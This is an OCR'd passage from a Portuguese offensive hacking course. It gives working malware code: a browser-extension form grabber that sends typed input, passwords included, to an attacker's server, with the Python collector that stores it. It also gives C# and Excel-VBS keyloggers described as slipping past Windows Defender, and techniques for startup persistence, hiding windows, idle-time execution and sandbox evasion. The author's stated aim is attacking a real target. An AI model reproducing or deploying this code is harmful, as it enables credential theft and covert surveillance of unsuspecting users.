3.  function ChromeEnviarJsonPost(path, entrada, callback) {
4.      $.ajax({
5.          url: path,
6.          async: true,
7.          type: "POST",
8.          crossDomain:true,
9.          data: (typeof(entrada) === typeof({}) ? JSON.stringify(entrada) : entrada) + "\r\n",
10.         success: function (data, textStatus, xhr) {
11.             callback(data, true, textStatus, xhr);
12.         },
13.         error: function(XMLHttpRequest, textStatus, errorThrown) {
14.             callback(undefined, false, XMLHttpRequest, textStatus, errorThrown);
15.         }
16.     });
17. }
18.
19. (function($) {
20.     $.fn.xpath = function(forceTree) {
21.         if(this.length == 0) {
22.             return null;
23.         }
24.         var element = this.get(0);
25.         var $element = $(element);
26.         if($element.attr('id') && ((forceTree == undefined) || !forceTree)) {
27.             return '//*[@id="' + $element.attr('id') + '"]';
28.         } else {
29.             var paths = [];
30.             for(; element && element.nodeType == Node.ELEMENT_NODE; element =
    element.parentNode) {
31.                 var index = 0;
32.                 for(var sibling = element.previousSibling; sibling; sibling = sibling.previousSibling) {
33.                     if(sibling.nodeType == Node.DOCUMENT_TYPE_NODE)
34.                         continue;
35.                     if(sibling.nodeName == element.nodeName)
36.                         ++index;
37.                 }
38.                 var tagName = element.nodeName.toLowerCase();
39.                 var pathIndex = (index ? '[' + (index + 1) + ']' : '');
40.                 paths.splice(0, 0, tagName + pathIndex);
41.             }
42.             return paths.length ? '/' + paths.join('/') : null;
```

```
43.         }
44.     }
45. })(jQuery);
46.
47. function main(){
48.     var fuc = function(xpath, url, value){
49.         ChromeEnviarJsonPost(URL_SERVIDOR, {"url" : url, "xpath" : xpath, "value" : value},
    function(acoes){
50.             console.log(acoes);
51.         });
52.     }
53.     $('input').each(
54.         function(index){
55.             try{
56.                 $(this).change(function(){
57.                     try{
58.                         console.log('Tipo: ' + $(this).attr('type') + ' ID: ' + $(this).attr('id') + ' Nome: ' +
    $(this).attr('name') + ' Value: ' + $(this).val(), $(this).xpath(), window.location.href);
59.                         fuc($(this).xpath(), window.location.href, $(this).val() );
60.                     }finally{
61.                     }
62.                 });
63.                 $(this).on('keypress',function(e) {
64.                     try{
65.                         if(e.which == 13) {
66.                             console.log('Tipo: ' + $(this).attr('type') + ' ID: ' + $(this).attr('id') + ' Nome: '
    + $(this).attr('name') + ' Value: ' + $(this).val(), $(this).xpath(), window.location.href);
67.                             fuc($(this).xpath(), window.location.href, $(this).val() );
68.                         }
69.                     } finally{
70.                     }
71.                 });
72.             } finally{
73.             }
74.         }
75.     );
76. }
77. main();
```

A função ChromeEnviarJsonPost realiza o envio de um json para o servidor com AJAX, existe um série de regras definidas para segurança de requisições em CORS, para permitir que o browser converse com um domínio externo, crossDomain deve ser true.

Se tudo der certo, será executado o callback em sucess, bom, não importa o retorno, o que importa é o que vamos mandar para o servidor.

Se olhar na linha 48 verá uma funcionalidade sendo armazenada em uma variável, sim, pois quero chamar a mesma função em 2 locais, Deus abençoe quem inventou JavaScript.

Queremos capturar 2 eventos, o primeiro evento é quando o usuário preenche um input e tira o focus do cursor do input, ou seja, ele acaba de informar um dado em algum input, pode ser um usuário, uma senha, uma informação qualquer.

Outro evento é o Enter, pois é comum digitar usuário e quando digitar a senha é comum pressionar Enter diretamente sem tirar o cursor do input, então este é o segundo evento.

Quando for executado a rotina de envio será enviado:

- A url da página;
- O xpath do elemento input;
- O valor do elemento input digitado pelo usuário;

Xpath é um esquema de endereçamento de elementos HTML, pode ser montado pelo caminho absoluto ou até mesmo por caminho relativo, basicamente se ancora no primeiro elemento que tenha um ID.

Seria ideal criar um ID para o Browser se trabalhar com múltiplos alvos, mas como o alvo é um indivíduo único não há a necessidade disto.

Agora vamos programar o arquivo server.py, este script python será executado no servidor que pode ser obtido de muitas formas (não vou entrar em detalhes de como conseguir VMS anônimas agora).

Existem duas teorias que o hacker deve conhecer para este código, são:

- Socket Server;
- Protocolo HTTP;

Codifique o seguinte código abaixo.

```
1.  #!/usr/bin/python3
2.  # nao(ponto)importa(ponto)web(arroba)gmail(ponto)com
3.  # Serviço que recebe dados provenientes de Browsers e salva em arquivo
4.  # www.cyberframework.com.br
5.
6.  import socket, signal, sys, time, threading, json;
7.  import traceback, os, inspect, uuid;
8.  from datetime import datetime;
9.
10. class WebServer(object):
11.     def __init__(self, port=8080):
12.         self.host = socket.gethostname().split('.')[0];
13.         self.host = "0.0.0.0";
14.         self.port = port;
15.         self.content_dir = 'web';
```

```
16.
17.    def start(self):
18.        try:
19.            self.__start();
20.        except KeyboardInterrupt:
21.            sys.exit(1);
22.        except:
23.            traceback.print_exc();
24.            self.shutdown();
25.
26.    def __start(self):
27.        self.socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM);
28.        try:
29.            self.socket.bind((self.host, self.port));
30.        except Exception as e:
31.            print("Error: Could not bind to port {port}".format(port=self.port));
32.            self.shutdown();
33.            sys.exit(1);
34.        self.__listen() # Start listening for connections
35.
36.    def shutdown(self):
37.        try:
38.            print("Shutting down server");
39.            self.socket.shutdown(socket.SHUT_RDWR);
40.        except Exception as e:
41.            pass # Pass if socket is already closed
42.
43.    def __listen(self):
44.        self.socket.listen(500);
45.        while True:
46.            try:
47.                (client, address) = self.socket.accept();
48.                client.settimeout(5);
49.                threading.Thread(target=self._handle_client, args=(client, address)).start();
50.            except KeyboardInterrupt:
51.                sys.exit(1);
52.            except:
53.                traceback.print_exc();
54.
55.    def _handle_client(self, client, address):
56.        data = client.recv(4096).decode();
57.        corpo = data[data.find("\r\n\r\n"):].strip();
58.        if corpo.strip() == "":
59.            client.close();
60.            return;
61.        js = json.loads(corpo);
62.        now = datetime.now();
```

```
63.         print( now.strftime("%Y-%m-%d %H:%M:%S"), '\033[91m', js['xpath'] ,'\033[0m',
    js['value']);
64.         with open( "/tmp/browser/" + now.strftime("%Y-%m-%d %H:%M:%S") + ".json", "w") as
    f:
65.             f.write(corpo);
66.         retorno = "{}";
67.         client.send(('HTTP/1.1 200 OK\r\nContent-Type:
    application/x-www-form-urlencoded; charset=UTF-8\r\nAccess-Control-Allow-Origin:
    *\r\nConnection: keep-alive\r\nContent-Length: '+ str(len(retorno.encode().decode()))
    +'\r\n\r\n'+ retorno +'\r\n\r\n').encode());
68.         client.close();
69.
70. if not os.path.exists("/tmp/browser/"):
71.     os.makedirs("/tmp/browser/");
72.
73. m = WebServer(8080);
74. m.start();
```

Como queremos obter o input apenas de campos text, teremos o limite de aproximadamente 4 mil (aproximadamente) caracteres, se for enviado mais que isso será descartado. Na linha 56 é realizada a leitura de 4 kbytes, incluindo dados do input e header do protocolo HTTP.

Na linha 57 pe separado o header HTTP do corpo da mensagem HTTP, sim, o que separa ambos são duas quebras de linha **\r\n**. Antes do Ajax enviar o POST com JSON ele envia uma carta OPTIONS para validar se o servidor aceita CORS, por isso na linha 58 caso seja vazio o corpo (se trata do envio do método OPTION), então simplesmente retorno.

Para que o Ajax aceite a conexão com uma URL externa a página, deve-se retornar para o cliente no header a permissão **Access-Control-Allow-Origin: *\r\n**.

Além de imprimir na tela, será salvo um arquivo para cada input editado em /tmp/browser no formato JSON, conforme figura abaixo.

<FIGURA DE UM ARQUIVO JSON>

A implantação da extensão do browser pode ser feita por uma das possibilidades:

- Manualmente;
- Por uso de scripts Bash ou Powershell;
- Por automação de Digispark;

12.4.4 Worms

12.4.5 Adware

12.4.6 Trojan

12.4.7 Botnets

12.4.8 Spyware Keylogger

Malware Keylogger atua interceptando os caracteres digitados por um usuário, essa intercepção pode ser realizada de várias maneiras, as principais são:

1. Capturando dados alocados no E/S, afinal todo E/S é um arquivo no sistema;
2. Capturar mensagens do sistema, monitorando a interface das camadas;
3. Capturando o status de tecla em artefatos secundários (somente Microsoft Windows).

Dependendo da forma que pretende atuar, pode-se exigir privilégios administrativos, mas isso também depende do Sistema Operacional, no Microsoft Windows recomenda-se 2 e 3 pois não precisam necessariamente de permissão administrativa.

(disponível para membros, será aberto para o público em XX/XX, saiba mais em https://youtu.be/5_arB_2u-1A)

No exemplo abaixo estou demonstrando como usar a cadeia de mensagens Hook para capturar teclas e as armazenar em um arquivo de log. Um keylogger que pode ser baixado para a máquina do usuário e sem precisar de privilégios interagindo com a user32.dll obter tais dados.

```
1. using System;
2. using System.IO;
3. using System.Diagnostics;
4. using System.Runtime.InteropServices;
5. using System.Windows.Forms;
6.
7.  // 1 - Criar diretório
8. // 2 - Navegar até o diretório
9. // 3 - Programar este código
```

```
10. // 4 - Para compilar: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
    /out:exemplo.exe exemplo.cs
11. // 5 - Para rodar exemplo.exe
12.
13. namespace NaoImporta {
14.
15.   public static class Program {
16.         private const int WH_KEYBOARD_LL = 13;
17.         private const int WM_KEYDOWN = 0x0100;
18.         private const string logFileName = "log.txt";
19.         private static StreamWriter logFile;
20.         private static HookProc hookProc = HookCallback;
21.         private static IntPtr hookId = IntPtr.Zero;
22.
23.         public static void Main() {
24.               logFile = File.AppendText(logFileName);
25.               logFile.AutoFlush = true;
26.               hookId = SetHook(hookProc);
27.               Application.Run();
28.               UnhookWindowsHookEx(hookId);
29.         }
30.
31.         private static IntPtr SetHook(HookProc hookProc) {
32.               IntPtr moduleHandle =
    GetModuleHandle(Process.GetCurrentProcess().MainModule.ModuleName);
33.               return SetWindowsHookEx(WH_KEYBOARD_LL, hookProc, moduleHandle,
    0);
34.         }
35.
36.         private delegate IntPtr HookProc(int nCode, IntPtr wParam, IntPtr lParam);
37.         private static IntPtr HookCallback(int nCode, IntPtr wParam, IntPtr lParam) {
38.               if (nCode >= 0 && wParam == (IntPtr)WM_KEYDOWN) {
39.                     int vkCode = Marshal.ReadInt32(lParam);
40.                     logFile.WriteLine((Keys)vkCode);
41.               }
42.               return CallNextHookEx(hookId, nCode, wParam, lParam);
43.         }
44.
45.         [DllImport("user32.dll")]
46.         private static extern IntPtr SetWindowsHookEx(int idHook, HookProc lpfn, IntPtr
    hMod, uint dwThreadId);
47.
48.         [DllImport("user32.dll")]
49.         private static extern bool UnhookWindowsHookEx(IntPtr hhk);
50.
51.         [DllImport("user32.dll")]
52.         private static extern IntPtr CallNextHookEx(IntPtr hhk, int nCode, IntPtr wParam,
    IntPtr lParam);
```

```
53.
54.         [DllImport("kernel32.dll")]
55.         private static extern IntPtr GetModuleHandle(string lpModuleName);
56.   }
57. }
```

No **HookCallback** é recebido a mensagem da chain e então é escrito em um arquivo de LOG iniciado previamente. Como é um evento callback que é invocado no tipo Hook 13 então estando o programa em foco ou não (evento 13 é global) o callback é executado. O Microsoft Windows Defender não captura esse trecho do aplicativo como malicioso pois é um procedimento normal no Microsoft Windows.

(disponível para membros, será aberto para o público em XX/XX, saiba mais em https://youtu.be/5_arB_2u-1A)

A diversidade de opções no mundo hacker sempre é bem visto, afinal de uma campanha para outra ou até mesmo regularmente dentre de uma campanha o hacker deve modificar o código dos malwares para se sobressair sobre o mecanismo de defesa médio dos sistemas operacionais.

```
1.  using System;
2.  using System.Runtime.InteropServices;
3.  using System.Threading;
4.  using System.IO;
5.  using System.Collections;
6.
7.   // 1 - Criar diretório
8.  // 2 - Navegar até o diretório
9.  // 3 - Programar este código
10. // 4 - Para compilar: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
    /out:exemplo.exe exemplo.cs
11. // 5 - Para rodar exemplo.exe
12.
13. namespace KeyLogger
14. {
15.     class Program
16.     {
17.         [DllImport("User32.dll")]
18.         public static extern int GetAsyncKeyState(Int32 i);
19.
20.         static void Main(string[] args){
21.             int last = 0;
22.             ArrayList chars_keys = new ArrayList();
23.             while (true) {
24.                 Thread.Sleep(20);
25.                 for (int i = 0; i <= 127; i++) {
26.                     int keyState = GetAsyncKeyState(i);
```

```
27.                                 if (keyState == 32768) {
28.                                         if(last == i) continue;
29.                                         last = i;
30.                                         chars_keys.Add(i);
31.                                         DateTime now = DateTime.Now;
32.                                         string dateTimeString =
    now.ToString("yyyyMMddHHmmssfff");
33.                                         string path_file_exit = dateTimeString + ".txt";
34.
35.                                         if (chars_keys.Count >= 50) {
36.                                                 using (StreamWriter sw = new
    StreamWriter(path_file_exit)) {
37.                                                         sw.Write("{ \"computador\" : \""+
    Environment.MachineName  +"\", \"keys\" : \""+  String.Join(" ", chars_keys.ToArray()) +"\"}");
38.                                                         chars_keys = new ArrayList();
39.                                                 }
40.
41.                                         }
42.                                 }
43.                         }
44.                 }
45.         }
46.    }
47. }
```

O problema desta abordagem sem uso de Hook é que duas ou mais teclas podem estar com status ativa se o usuário digita rápido, por exemplo, a palavra ROCK em ASCII conforme tabela abaixo.

ROCK é formado pelos códigos 82, 79, 67 e 75 então utilizando o algorítmo acima, supondo que a primeira tecla R foi digitada será lido o estado da tecla código 82, e rapidamente o usuário digita na sequência O e C quando respira. Então teremos ativo as teclas 67 e 79 e será capturado então C e O formando na memória salva RCO e não ROC.

Isso ocorre pelo Loop do código de 0 até 126, e levará a captura errada das teclas.

ASCII control characters		
00	NULL	(Null character)
01	SOH	(Start of Header)
02	STX	(Start of Text)
03	ETX	(End of Text)
04	EOT	(End of Trans.)
05	ENQ	(Enquiry)
06	ACK	(Acknowledgement)
07	BEL	(Bell)
08	BS	(Backspace)
09	HT	(Horizontal Tab)
10	LF	(Line feed)
11	VT	(Vertical Tab)
12	FF	(Form feed)
13	CR	(Carriage return)
14	SO	(Shift Out)
15	SI	(Shift In)
16	DLE	(Data link escape)
17	DC1	(Device control 1)
18	DC2	(Device control 2)
19	DC3	(Device control 3)
20	DC4	(Device control 4)
21	NAK	(Negative acknowl.)
22	SYN	(Synchronous idle)
23	ETB	(End of trans. block)
24	CAN	(Cancel)
25	EM	(End of medium)
26	SUB	(Substitute)
27	ESC	(Escape)
28	FS	(File separator)
29	GS	(Group separator)
30	RS	(Record separator)
31	US	(Unit separator)
127	DEL	(Delete)

ASCII printable characters					
32	space	64	@	96	`
33	!	65	A	97	a
34	"	66	B	98	b
35	#	67	C	99	c
36	$	68	D	100	d
37	%	69	E	101	e
38	&	70	F	102	f
39	'	71	G	103	g
40	(	72	H	104	h
41	)	73	I	105	i
42	*	74	J	106	j
43	+	75	K	107	k
44	,	76	L	108	l
45	-	77	M	109	m
46	.	78	N	110	n
47	/	79	O	111	o
48	0	80	P	112	p
49	1	81	Q	113	q
50	2	82	R	114	r
51	3	83	S	115	s
52	4	84	T	116	t
53	5	85	U	117	u
54	6	86	V	118	v
55	7	87	W	119	w
56	8	88	X	120	x
57	9	89	Y	121	y
58	:	90	Z	122	z
59	;	91	[	123	{
60	<	92	\	124	|
61	=	93	]	125	}
62	>	94	^	126	~
63	?	95	_		

Uma versão para este malware portável ao Excel é bem divulgada na Internet, conforme o código abaixo[80].

```
1. option explicit
2. Dim ExcelApp,f,fso,log,conta,datos,shell,api,cmd,may
3. set fso=createobject("Scripting.FileSystemObject")
4. Set ExcelApp=CreateObject("Excel.Application")
```

[80] Código de Keylogger obtido no link https://github.com/kgsensei/Keylogger/blob/master/KeyLogger.vbs

```
5.  Set Shell=CreateObject( "WScript.Shell" )
6.  datos="Computer Name:" & Shell.ExpandEnvironmentStrings("%computername%") & vbcrlf
7.  datos=datos & "Username:" & Shell.ExpandEnvironmentStrings("%username%") & vbcrlf
8.  datos=datos & "Date and Time:" & now & vbcrlf
9.  datos=datos                                                                    &
    "=============================================================================
    ==========================================================================
    ======================" & vbcrlf
10. log=""
11. conta=0
12. may=0
13. While true
14.   if conta >= 50 then
15.     conta = 0
16.     if fso.fileexists("log.txt") then
17.     fso.deletefile("log.txt")
18.   end if
19.     set f=fso.createtextfile("log.txt", True)
20.   f.write(datos)
21.   f.write(log)
22.   f.close
23.   end if
24.   conta = conta + 1
25.   api=0
26.   log = log & letras(may)
27.   cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 32 & ")"
28.   api=ExcelApp.ExecuteExcel4Macro(cmd)
29.   if api<>0 then
30.     log = log & " "
31.     api=0
32.   end if
33.
34. ATENÇÃO: REMOVI O LONGO TRECHO AQUI PRA APÊNDICE III
35.
36. function letras(may)
37.  dim x,api,cmd,digi
38.   for x = 65 to 90
39.     cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & x & ")"
40.     api=ExcelApp.ExecuteExcel4Macro(cmd)
41.     if api<>0 then
42.       exit for
43.     end if
44.   next
45.   if x < 91 then
46.     if may = 0 then
47.       digi = lcase(chr(x))
48.     else
49.       digi = chr(x)
```

```
50.       end if
51.    end if
52.    letras = digi
53. end function
54.
```

A vantagem deste código é que ele passa fácil por mecanismos de defesa Windows, e pode ser portado dentro de uma Macro. O Hacker astucioso monta um arquivo Excel para um público específico oferecendo uma ***facilidade***, já o usuário que é enganado, em toda sua ***vacilidade*** vai ativar a Macro do arquivo Excel pois este quer muito as facilidades.
Problema que um usuário com digitação lenta já cai no problema dos caracters trocados, uma melhoria no meu ponto de vista é não ficar convertendo na máquina do cliente so códigos numéricos em chars, pegar direto e mandar, isso aceleraria o processamento do código acima e seria fatal associado ao Excel com VBA.

12.4.8 Clipboard Hijack para Criptomoedas

(disponível para membros, será aberto para o público em 17/08, saiba mais em https://youtu.be/5_arB_2u-1A)

12.5 Evasão e Sobrevivência em ambiente alienígena

Temos duas formas de atuar quando dentro de nosso alvo, a primeira mais grosseira é alterar o sistema hospedeiro desabilitando medidas defensivas e alterando o ambiente, a segunda, muito mais sofisticada não altera os mecanismos de segurança do alvo, e então sobrevive no ambiente, e mesmo esta segunda eu vou subdividir em duas abordagens, são:

- **Terraformar o hospedeiro**: Sobreviver no ambiente sem alterar o mecanismo de defesa mas levar artefatos novos;
- **Sobreviver em ambiente alienígena**: Sobreviver no ambiente sem alterar o mecanismo de defesa e sobreviver só com o que se tem no ambiente;

Para exemplificar o uso do ambiente alienígena, vamos imaginar uma expedição de 5 anos para Marte, no primeiro cenário imagine levando-se tudo que é preciso e que a predição do que vai se desenrolar lá em Marte nos leve a encher foguetes e mais foguetes de artefatos, então criaria-se um ambiente em Marte (terraformando) para sobrevivência de 5 anos somente como que se leva da Terra.

Agora imagine outro cenário, que seja possível ir para o ambiente alienígena levando o mínimo ou até nada além do que é o básico para iniciar, imagine que lá tenha muito Metano

e que a partir do menano seja possível desenvolver polímeros, e estes polímeros podem ser usados em impressoras 3D.

Quando um hacker possui a expertise de levar o mínimo e utilizar o próprio sistema operacional alvo contra ele mesmo, este terá dominado esta técnica (do ambiente alienígena) e será um exímio hacker. Para exemplificar vou utilizar o C# como exemplo, vejamos, no Microsoft Windows 10 por exemplo o compilador já está lá, o .NET 4.0 já está lá, então o fato de levar o código em C# ou VB.NET para a máquina e compilar este artefato lá além de ajudar na evasão por ser um binário gerado na própria máquina[81] também utilizará os recursos do Microsoft Windows contra ele mesmo.

Para alcançar este feito, o Hacker deve ser muito mais especialista no Sistema Operacional alvo do que no próprio conceito hacker, deve conhecer profundamente as nuances do sistema, das falhas clássicas, das más prática bem como saber programar como um Deus da programação das linguagens que mais se adaptam ao sistema alvo.

15.5.1 Auto detectar ações de usuários e sistemas de defesa

Imagine que em uma determinada situação em que você perceba que está sendo observado, então se torna mais cauteloso e analisa cada passo dado, acontece que um malware deve seguir os mesmos passos, ou seja, saber detectar que está sendo observado.

A forma correta de analisar um programa malicioso é o envelopar em uma caixa de areia, geralmente uma Máquina Virtual preparada para ser um invólucro, e após um tempo, é natural que a empresa extraia a memória viva[82] da máquina e faz uma análise processo por processo. Após achar alguma anomalia, então o processo volta a ser executado na Virtual Machine e analisa-se o comportamento deste processo na rede.

Para evadir perfeitamente, o software malicioso procura indicadores específicos usando técnicas de evasão para reconhecer que estão sendo analisados, e na prática, técnicas anti-análise são aplicadas para descobrir características de hardware relacionadas a ambientes de análise, ferramentas instaladas, processos e serviços, números de série ou endereços MAC e entradas de registro para determinar se o malware está sendo operado em uma sandbox ou não (por exemplo).

Malwares reconhecem a natureza dos ambientes de execução, verificando os artefatos do sistema, como os processadores do ambiente virtual, ID de hardware e interações humanas. Posteriormente, as técnicas de evasão são utilizadas para detectar dados de registro, aplicativos baixados ou ferramentas de monitoramento, processos, serviços, números de série ou endereços MAC e arquitetura de memória, todos indicando que o malware é processado em ambientes virtuais.

---

[81] Quando se compila (mesmo que intermediário) em uma máquina leva-se em consideração as características da máquina pois não é uma compilação genérica.
[82] Este termo refere-se a uma Forense Viva com a máquina ligada

15.5.2 Longe dos olhos dos usuários

Costumo dizer que existem três níveis de segurança, um está alocado no próprio sistema operacional, o outro na rede de computadores (em redes empresariais) e por último no usuário do sistema.


Evadir de um ambiente tecnológico é fácil, pois podemos manipular a própria tecnologia de maneira mais precisa, agora, o usuário se bem treinado este pode dificultar as ações de um hacker.

15.5.2.1 COM ou SEM privilégios, qual abordagem utilizar?

(disponível para membros, será aberto para o público em XX/XX, saiba mais em https://youtu.be/5_arB_2u-1A)

15.5.2.2 Ocultando um Console Application na Inicialização do Microsoft Windos

Imagine você abrir seu Microsoft Windows e se deparar com esta imagem.




Uma janela com o terminal abre por alguns segundos e fecha, o que pensaria? O que faria? Confiaria no Microsoft Windows? Com certeza um usuário preocupado com sua segurança irá iniciar uma série de validações. Já vi hackers falando que são só 2 segundos, mas digo, pode ser meio segundo, o usuário vai perceber.

Criando uma aplicação CONSOLE APPLICATION no Windows e executando ao INICIAR


Vamos ver um exemplo, vou usar o C# pois o alvo será um Microsoft Windows, vou criar um diretório e criar o seguinte arquivo **exemplo.cs** descrito na listagem abaixo.

```
1.  using System;
2.  using System.Threading;
3.  // 1 - Criar diretório
4.  // 2 - Navegar até o diretório
5.  // 3 - Programar este código
6.  // 4 - Para compilar: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
    /out:exemplo.exe exemplo.cs
7.  // 5 - Para rodar exemplo.exe
8.
9.  namespace NaoImporta {
10.         class ConsoleExemplo{
11.                 static void Main(){
12.                         Console.WriteLine("olá zeruela");
13.                         Thread.Sleep(5000);
14.                 }
15.         }
16. }
```

Após escrever o código acima compile, veja que no código deixei instruções para compilação, com o exemplo.exe criado vamos criar um Atalho. O objetivo é pegar este atalho e jogar em um diretório específico que vou demostrar. Essa é uma tecnica comum no mundo hacker pois não necessita de permissão de acesso. Hackers fazem download do atalho já pronto, mas vou lhe ensinar a criar este atalho, para isso clique com o botão direito do mouse sobre exemplo.exe e escolha a opção **Criar atalho**.




A idéia é não chamar a ateção do usuário do sistema operacional alvo, então há uma mandiga para isso, acesse as propriedades do atalho criado e em **Executar** escolha a opção **Minimizado** conforme figura abaixo.



O próximo passo é copiar este atalho para o seguinte diretório:

%appdata%\Microsoft\Windows\Start Menu\Programs\Startup

Veja na imagem abaixo o atalho já copiado para o diretório correto.



Ao reiniciar a máquina, observe na barra do Windows, aparecerá um ícone de uma aplicação, com atalho é a forma mais oculta que se dá para fazer. A imagem vai ficar lá até a rotina ser executada.

Normalmente o hacker faz download do arquivo .cs para **%temp%**, logo em seguida ele compila e faz download do atalho já pronto para o diretório demonstrado no exemplo acima.

15.5.2.3 Uma aplicação Stealth com Windows Application em C#

CURSO HACKER - Malware em modo Stealth, invisível para o usuário do Microsoft Windows


No próximo exemplo vou demonstrar como desenvolver um aplicação na qual não é exibido nem uma interface console e nem um icon na barra inferior do windows, seu malware poderá rodar por horas e o usuário só perceberá se algo se seu malware se revelar pelo uso de algum recurso, tal como processamento excessivo, emissão de som ou uso exagerado de memória.

```
1.  using System;
2.  using System.Linq;
3.  using System.Threading;
4.  using System.Runtime.InteropServices;
5.
6.  // 1 - Criar diretório
7.  // 2 - Navegar até o diretório
8.  // 3 - Programar este código
9.  // 4 - Para compilar: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
    /out:exemplo.exe exemplo.cs
10. // 5 - Para rodar exemplo.exe
11.
12. namespace NaoImporta{
13.         class Program {
14.
15.           [DllImport("user32.dll")]
16.           static extern bool ShowWindow(IntPtr hWnd, int nCmdShow);
17.           [DllImport("Kernel32")]
18.           private static extern IntPtr GetConsoleWindow();
19.
20.           const int SW_HIDE=0;
21.           const int SW_SHOW=5;
22.
23.           static void Main(string[] args) {
24.                   IntPtr hwnd;
25.                   hwnd=GetConsoleWindow();
26.                   ShowWindow( hwnd, SW_HIDE);
27.
28.                    Thread.Sleep(120000);
29.           }
30.         }
31. }
```

O método ShowWindow[83] recebe como parâmetro é enviado o parâmetro SW_HIDE com valor zero informando ao construtor que a janela não tem tamanho nenhum. A tela será exibida na posição zero e sem nenhum tamanho.

[83] Método que abre uma janela, detalhes do método podem ser acessíveis pela url.

Qualquer tela criada em memória, ou até mesmo se esta aplicação for chamada de um console, tudo relacionado ficará invisível pelo usuário. A única forma do usuário saber da aplicação é se procurar na Windows Task Manager.



15.5.2.4 Iniciando malware quando host em estado ocioso

Quando um computador inicia uma sessão, inúmeros processos são iniciados e com isso uma certa lentidão é observada pelo usuário, mas se a lentidão se arrastar por minutos este então, cauteloso, irá avaliar a situação de seu computador e agir contra qualquer aplicativo que esteja sendo executado com alto consumo de memória e processamento.

O código abaixo é uma a implementação customizada[84] na qual um laço de repetição captura o tempo ocioso, no qual o usuário não interage com o sistema, o objetivo é avaliar se o usuário não está na frente da máquina ou se não está.

Criando um aplicação que EXECUTA MALWARES somente quando o computador está ocioso

```
1.  using System;
2.  using System.Threading;
3.  using System.Linq;
4.  using System.Runtime.InteropServices;
5.
6.  namespace NaoImporta {
7.
8.      class ConsoleExemplo {
9.              static void Main(){
10.                     for(int i = 0; i < 500; i++){  // -- ESTE LAÇO PODE SER WHILE(TRUE)
11.                             uint segundos = IdleTimeFinder.GetIdleTime();
12.
13.                             if( segundos > 120 ) {
```

[84] Pode ser obtida por este link

```
14.                                 Console.WriteLine("++ RODANDO MALWARE: " +
    segundos.ToString() );
15.                         } else if( segundos < 15 ){
16.                                 Console.WriteLine("-- PARADO MALWARE: " +
